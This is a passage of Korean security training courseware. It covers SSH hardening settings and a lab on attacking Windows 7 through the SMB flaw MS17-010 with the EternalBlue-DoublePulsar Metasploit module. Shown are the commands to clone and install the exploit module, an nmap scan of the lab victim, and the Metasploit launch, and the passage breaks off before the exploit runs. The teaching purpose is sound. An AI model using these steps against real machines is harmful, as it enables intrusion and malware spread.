
## 8 <실습> 리눅스 보안 감사

### • 실습 풀이

#### - Linux

» 보안 점검 결과 확인 후 결과에 나온 보완 방법에 따라 조치

```
# ssh 설정 변경 (아래 사진과 같이 변경)
# vi /etc/ssh/sshd_config
```



```
File Edit View Search Terminal Help
AllowAgentForwarding no
AllowTcpForwarding no
#GatewayPorts no
X11Forwarding no
#X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PrintMotd yes
#PrintLastLog yes
TCPKeepAlive no
#UseLogin no
UsePrivilegeSeparation sandbox
#PermitUserEnvironment no
Compression no
#ClientAliveInterval 0
ClientAliveCountMax 2
#ShowPatchLevel no
UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10
```

**AllowAgentForwarding** : 에이전트 포워딩 허용 여부  
**AllowTcpForwarding** : TCP 포워딩 허용 여부  
**X11Forwarding** : 원격에서 X11 포워딩 허용 여부  
**TCPKeepAlive** : 클라이언트의 접속이 끊어졌는지 체크하기 위해 서버가 일정시간 메시지 전달 허용 여부  
**UsePrivilegeSeparation** : 권한 분리 여부  
**Compression** : 압축 사용 여부  
**ClientAliveCountMax** : 서버에게 전달되는 클라이언트의 생존 메시지 횟수  
 (지정한 값에 도달하면 클라이언트 연결을 끊고 세션 종료)  
**UseDNS** : 클라이언트 호스트 주소를 DNS 해석

# V. 윈도우 OS 취약점을 악용한 공격 사례

## 1. SMB 취약점을 이용한 공격

# 1 SMB 취약점을 이용한 공격


## • 선수 지식

### - eternalblue란?

- 2017년 5월 12일에 워너크라이 랜섬웨어 공격의 일부로 사용된 취약점 공격 도구
- SMB 취약점 공격에 사용

### - SMB 취약점

- SMB(Server Message Block)은 Windows의 서버 메시지 블록
- Windows에서 파일이나 디렉터리 및 주변장치들을 공유하는데 사용되는 메시지 형식으로 Windows OS에 기본 탑재
- Microsoft Windows의 SMB 원격코드 실행 취약점(MS17-010)을 악용하여 랜섬웨어 악성코드 유포



## 1

# <실습> SMB 취약점을 이용한 공격

## • SMB 취약점을 악용한 Windows 공격 실습

### - 실습 목표

» SMB 원격 코드 실행 취약점을 사용하여 희생자 PC에 침투할 수 있습니다.

### - 실습 환경

| 구성                 | ID/PW        | IP             |
|--------------------|--------------|----------------|
| 공격 서버 (Kali Linux) | root/toor    | 192.168.10.99  |
| 클라이언트 (Windows 7)  | win7/root123 | 192.168.10.102 |

### - 실습 문제 구성

» SMB는 윈도우가 설치된 시스템에서 파일 공유, 프린터 공유 등 광범위한 목적으로 사용되는 프로토콜로 139와 445 포트로 실행됩니다. Eternalblue는 SMB의 원격코드 실행 취약점(MS17-010)을 이용하여 시스템을 침해한 후 멀웨어를 로드하고 네트워크 상에 존재하는 다른 시스템들 까지 감염시킬 수 있는 공격입니다. 관리자로서 Eternalblue를 사용하여 Windows PC를 해킹하고 파일을 확인하는 실습을 수행하여 smb공격이 가능한지 확인합니다. 그리고 smb 포트를 차단하고 smb 서비스를 해제하여 공격을 차단하시오.

# 1 <실습> SMB 취약점을 이용한 공격


## • 실습 풀이

### - SMB 공격에 사용될 Eternalblue-Doublepulsar Exploit 설치

» 파일이 없을 경우에만 실행

» eternalblue doublepulsar.rb 파일과 deps 디렉토리 유무 확인

```
# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
```



```
root@kali: ~/Eternalblue-Doublepulsar-Metasploit
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit'...
remote: Counting objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Unpacking objects: 100% (65/65), done.
root@kali:~# ls
Documents  Eternalblue-Doublepulsar-Metasploit  Pictures  Templates
Downloads  Music                           Public    Videos
root@kali:~# cd Eternalblue-Doublepulsar-Metasploit/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls
deps  eternalblue doublepulsar.rb  LICENSE  README.md
```

## 1


## &lt;실습&gt; SMB 취약점을 이용한 공격

## • 실습 풀이

## – SMB 공격에 사용될 Eternalblue-Doublepulsar Exploit 설치

» Eternalblue-Doublepulsar-Metasploit/deps 아래에 다음과 같은 파일이 있는지 확인

```
# cd Eternalblue-Doublepulsar-Metasploit/deps/  
# ls
```



The screenshot shows a terminal window titled "root@kali: ~/Eternalblue-Doublepulsar-Metasploit/deps". The terminal is running on a Kali Linux system with root privileges. The user has navigated to the directory "/Eternalblue-Doublepulsar-Metasploit/deps" and run the command "ls" to list the contents. The output shows several DLL files and some XML and Python files. A faint watermark of a horse is visible in the background of the terminal window.

```
root@kali:~/Eternalblue-Doublepulsar-Metasploit# cd deps/  
root@kali:~/Eternalblue-Doublepulsar-Metasploit/deps# ls  
adfw-2.dll           libcurl.dll      tibe-1.dll  
adfw.dll             libeay32.dll     tibe-2.dll  
cnli-0.dll           libiconv-2.dll   tibe.dll  
cnli-1.dll           libxml2.dll    trch-0.dll  
coli-0.dll           pcla-0.dll     trch-1.dll  
cqli-0.dll          pcre-0.dll     trch.dll  
dmgd-1.dll          pcrecpp-0.dll   trfo-0.dll  
dmgd-4.dll          pcreposix-0.dll trfo-2.dll  
Doublepulsar-1.3.1.exe posh-0.dll    trfo.dll  
Doublepulsar-1.3.1.Skeleton.xml posh.dll     tucl-1.dll  
esco-0.dll          pytrch.py      tucl.dll  
Eternalblue-2.2.0.exe pytrch.pyc    ucl.dll  
Eternalblue-2.2.0.Skeleton.xml _pytrch.pyd  xdvl-0.dll  
exma-1.dll          riar-2.dll    zibe.dll  
exma.dll            riar.dll     zlib1.dll  
iconv.dll          ssleay32.dll
```

## 1

# <실습> SMB 취약점을 이용한 공격


## • 실습 풀이

### - SMB 공격에 사용될 Eternalblue-Doublepulsar Exploit 설치

» Metasploit에서 모듈이 사용 가능하도록 아래 경로로 복사

```
# cp eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb
```

```
# ls
```



```
root@kali: /usr/share/metasploit-framework/modules/exploits/windows/smb - ×
File Edit View Search Terminal Help
root@kali:~/Eternalblue-Doublepulsar-Metasploit# cp eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# cd /usr/share/metasploit-framework/modules/exploits/windows/smb/
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb# ls
eternalblue_doublepulsar.rb      ms07_029_msdns_zonename.rb
generic_smb_dll_injection.rb    ms08_067_netapi.rb
group_policy_startup.rb        ms09_050_smb2_negotiate_func_index.rb
ipass_pipe_exec.rb            ms10_046_shortcut_icon_dllloader.rb
ms03_049_netapi.rb          ms10_061_spoolss.rb
ms04_007_killbill.rb        ms15_020_shortcut_icon_dllloader.rb
ms04_011_lsass.rb          ms17_010_永恒之蓝.rb
ms04_031_netdde.rb        ms17_010_eternalblue.rb
ms05_039_pnp.rb           ms17_010_psexec.rb
ms06_025_rasmans_reg.rb   netidentity_xtierrpcpipe.rb
ms06_025_rras.rb          psexec_psh.rb
ms06_040_netapi.rb        psexec.rb
ms06_066_nwapi.rb         smb_delivery.rb
```

## 1


## &lt;실습&gt; SMB 취약점을 이용한 공격

## • 실습 풀이

## – SMB 공격에 사용될 Port가 열려있는지 확인

» Port scan을 통해 알아냄

# nmap -sS [대응 서버 IP]



```
root@kali:~# nmap -sS 192.168.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 11:35 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.10.102
Host is up (0.000034s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:50:56:9B:FD:49 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
root@kali:~#
```

## 1

## &lt;실습&gt; SMB 취약점을 이용한 공격


## • 실습 풀이

## – SMB 공격 수행

» Postgresql 실행 후, 익스플로잇을 위한 메타스플로잇을 실행

```
# service postgresql start
```

```
# msfconsole
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# msfconsole

      .:ok000kdc'          'cdk000ko:.
. x0000000000000c      c000000000000x.
:000000000000000k, ,k000000000000000;
'000000000kkkk00000: :0000000000000000'
000000000 .MMMM. 00000o0000l MMMM, 00000000
d00000000. MBBBBB. c00000c. MBBBBB, 00000000x
l00000000. MBBBBBBB; d; MBBBBBBB, 00000000l
.00000000. MMM. ; MBBBBBBBBB ; MMM, 00000000.
c0000000. MMM. 00c. MBBBBB '00. MMM, 0000000c
o000000. MMM. 0000. MMM. 0000. MMM, 0000000
l00000. MMM. 0000. MMM. 0000. MMM, 000000l
;0000. 'MM. 0000. MMM. 0000. MMM. 0000;
.d0o. 'WM. 0000occcx0000. MX. x00d.
,k0l. 'M. 000000000000. M' d0k,
:kk;. 00000000000000. ;ok:
;k0000000000000000k:
```

